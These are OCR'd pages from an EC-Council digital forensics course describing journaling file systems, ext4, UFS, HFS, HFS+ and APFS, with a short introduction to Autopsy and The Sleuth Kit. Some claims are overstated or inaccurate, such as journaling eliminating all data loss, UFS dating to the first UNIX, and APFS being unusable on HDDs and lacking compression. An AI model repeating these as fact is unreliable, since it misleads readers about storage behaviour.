
Journaling File System

A journaling file system refers to a file system that safeguards against data corruption in the event of a power loss or system crash. It maintains a journal, which is a special file where changes/updates are recorded before they are written to the file system to prevent the corruption of metadata. In case the system crashes or loses power during updates to the file system, the updates remain safe because they are recorded in the journal. When power supply to the system is restored, or when the system returns to a normal state after a system crash, those updates that were still to be written to the file system are read from the journal and written to the file system.

A journaling file system also restores data on the hard disk to its pre-crash configuration. Hence, the journaling mechanism eliminates the possibility of data loss. ext3, ext4, ZFS, and XFS are some of the examples of journaling file systems in Linux. Because of its stability, ext4 is the most commonly implemented file system on Linux systems.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Fourth Extended File System (ext4)

The fourth extended file system (ext4) is a journaling file system developed as the successor to the commonly used ext3 file system. It offers better scalability and reliability than ext3 for supporting large file systems of 64-bit machines to meet the increasing disk-capacity demands.

The ext4 file system enables write barriers by default and allows users to mount an ext3 file system as an ext4 file system. The file system supports Linux Kernel v2.6.19 onwards.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Key Features

- **File System Size**: Ext4 supports maximum individual file sizes up to 16 TB and maximum volumes sizes of about 1 EiB (exbibyte)
- **Extents**: It replaces the block mapping scheme found in ext2 and ext3 to increase performance and reduce fragmentation
- **Delayed allocation**: It improves performance and reduces fragmentation by effectively allocating larger amounts of data at a time by delaying allocation till the system flushes data to the disk
- **Multiblock allocation**: It allocates multiple files contiguously on a disk, thereby reducing the work of calling the block allocator and optimizing memory allocation
- **Increased file system checking (fsck) speed**: It marks unallocated block groups and sections and skips the marked elements while performing checks. Thus, it supports faster file system checking.
- **Journal check summing**: It uses checksums in the journal to improve reliability
- **Persistent pre-allocation**: The file system can pre-allocate the on-disk space for a file by writing zeroes to it during creation
- **Improved timestamps**: It provides timestamps measured in nanoseconds and has support for date-created timestamps
- **Backwards compatibility**: The file system is backwards compatible and allows the user to mount ext3 and ext2 as ext4





Figure 3.35: Ext4 disk layout with meta block groups

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




macOS File Systems

Apple's macOS is a UNIX-based OS and uses a different approach in storing data when compared to Windows and Linux. So, the forensic techniques that are generally used for Windows and Linux cannot be applied to macOS. Forensic investigators should possess in-depth understanding of UNIX-based systems in order to perform forensic examination on macOS file systems.

This section discusses the file systems used by different versions of macOS.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



macOS File Systems

UNIX File System

UNIX File System (UFS) is a file system utilized by many UNIX and UNIX-like OSes. Derived from the Berkeley Fast File System, it was used in the first version of UNIX developed at Bell Labs. All BSD UNIX derivatives including FreeBSD, NetBSD, OpenBSD, NeXTStep, and Solaris use a variant of UFS.

- **Design**

  A UFS file system is composed of the following parts:

  - A few blocks at the beginning of the partition reserved for boot blocks, which must be initialized separately from the file system
  - A superblock, including a magic number identifying the file system as UFS, and some other vital numbers describing this file system's geometry, statistics, and behavioral tuning parameters
  - A collection of cylinder groups, each of which has the following components:
    - A backup copy of the superblock
    - A cylinder group header with statistics, free lists, etc., which is similar to those in the superblock
    - Numerous inodes, each containing file attributes
    - Numerous data blocks

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hierarchical File System

Apple developed the Hierarchical File System (HFS) in September 1985 to support the macOS in its proprietary Macintosh system and as a replacement for the Macintosh File System (MFS). HFS divides a volume into logical blocks of 512 bytes each and groups these logical blocks into allocation blocks. Each allocation block can store one or more logical blocks depending on the total size of the volume.

The file system uses a 16-bit value to address allocation blocks, which restricts the number of allocation blocks to 65,535.

The following five structures constitute an HFS volume:

1. Logical blocks 0 and 1 of the volume are the boot blocks, which include system startup information such as the names of the system and shell files, which are loaded at startup.
2. Logical block 2 contains the Master Directory Block (MDB). The MDB contains a wide variety of data about the volume itself, such as the date and timestamps of creation of the volume; the location of other volume structures, such as the volume bitmap; and the size of logical structures, such as allocation blocks. A duplicate of the MDB called the Alternate Master Directory Block (Alternate MDB) is located at the opposite end of the volume in the second-to-last logical block. The Alternate MDB is mainly intended for use by disk utilities and is only updated when either the Catalog File or Extents Overflow File grows in size.
3. Logical block 3 is the starting block of the volume bitmap, which keeps track of the allocation blocks in use and those that are free. A bit in the map represents each allocation block on the volume. If the bit is set, then the block is in use; else, the block is free.
4. The Extents Overflow File is a B*-tree including extra extents that store information about the files and the allocation blocks allocated to them, after the system uses the initial three extents in the Catalog File. Later versions also added the ability for the Extents Overflow File to store extents that record bad blocks to prevent a machine from attempting to write to them.
5. The Catalog File is another B*-tree that holds records for all the files and directories stored in the volume. It stores four types of records. Each file consists of a file thread record and a file record, while each directory contains a directory thread record and a directory record. A unique catalog node ID helps in finding the files and directories in the Catalog File.

HFS Plus

HFS Plus (HFS+) is the successor to HFS and is a primary file system in Macintosh.

Apple File System

The Apple File System (APFS) replaces HFS+ as the default file system for iOS 10.3 and later versions. This upgraded file system includes several features such as cloning (without using additional disk space), snapshots, sharing of free space between volumes, support for sparse


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

files, atomic safe-save primitives, and fast directory sizing. It is used on all Apple OSes including watchOS, tvOS, macOS, and iOS.

This next-generation file system is designed to take advantage of flash/SSD storage devices and native encryption support.

APFS overcomes the major disadvantages of the older file system, HFS+, which are a lack of functionality, low security levels, limited capacity, and incompatibility with SSDs.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hierarchical File System Plus (HFS+)

HFS Plus (HFS+) is the successor to HFS and is a primary file system in Macintosh. It is also called Mac OS Extended (HFS Extended) and is one of the formats used in the Apple iPod. It supports large files and uses Unicode for naming files and folders.

The following are a few of the features added to HFS+:


- HFS+ uses B-tree to store data
- It supports files 64 bits in length
- It permits filenames 255 characters in length
- It uses a 32-bit allocation table for the mapping table, unlike the 16-bits allocation table in HFS

HFS+ enables the following:

- Efficient use of hard disk space
- Use of only international-friendly filenames
- Easy booting on non-Mac OSes

Also called Mac OS Extended (HFS Extended), HFS+ is the file system used in some Apple iPods as well.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Apple File System (APFS)

APFS (Apple File System), is a file system developed and introduced by Apple for macOS High Sierra and later versions as well as iOS 10.3 and later versions in the year 2017. It replaced all the file systems used by Apple and is suitable for all Apple OSes including iOS, watchOS, tvOS, and macOS.

The Apple File System (APFS) comprises of two layers:


- **The container layer:** It organizes information on the file-system layer and stores higher-level information such as volume metadata, encryption state, and snapshots of the volume
- **The file-system layer:** It consists of data structures that store information such as file metadata, file content, and directory structures

The APFS file system supports TRIM operations, extended file attributes, sparse files, fast directory sizing, snapshots, cloning, high timestamp granularity, and the copy-on-write metadata feature. It overcomes the disadvantages of the older file system, HFS+, which include a lack of functionality, low security levels, limited capacity, and incompatibility with SSDs.

Drawbacks

APFS-formatted drives are not compatible with OS X 10.11 Yosemite and earlier versions, which makes it difficult for the user to transfer files from an APFS drive to older versions of Mac devices. Owing to the “copy-on-write” feature and “fragmentation” of copied files, the APFS file system cannot be used on HDDs. Other drawbacks of APFS include the lack of non-volatile RAM (NVRAM) support and the lack of compression and support for Apple Fusion Drives.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Examine the File System

The Sleuth Kit is a collection of command-line tools that allows a forensic investigator to investigate/examine forensically captured image files and file-system data. This section discusses the analysis of disk image files using Autopsy and The Sleuth Kit.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File System Analysis Using Autopsy

Autopsy is a digital forensics platform and graphical interface to The Sleuth Kit® (TSK) and other digital forensics tools. Law enforcement, military, and corporate examiners use it to investigate activities on a computer. It can even be used to recover photos from a camera's memory card. Autopsy is an end-to-end platform with in-built as well as third-party modules. Some of the modules provide the following functions:

- **Timeline analysis**: Advanced graphical event viewing interface (video tutorial included)
- **Hash filtering**: Flags known bad files and ignores known good files
- **Keyword search**: Indexed keyword search to find files that mention relevant terms
- **Web artifacts**: Extracts history, bookmarks, and cookies from Firefox, Chrome, and Internet Explorer
- **Data carving**: Recovers deleted files from unallocated space using PhotoRec
- **Multimedia**: Extracts Exif files from pictures and videos
- **Indicators of compromise**: Scans a computer using Structured Threat Information Expression (STIX)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


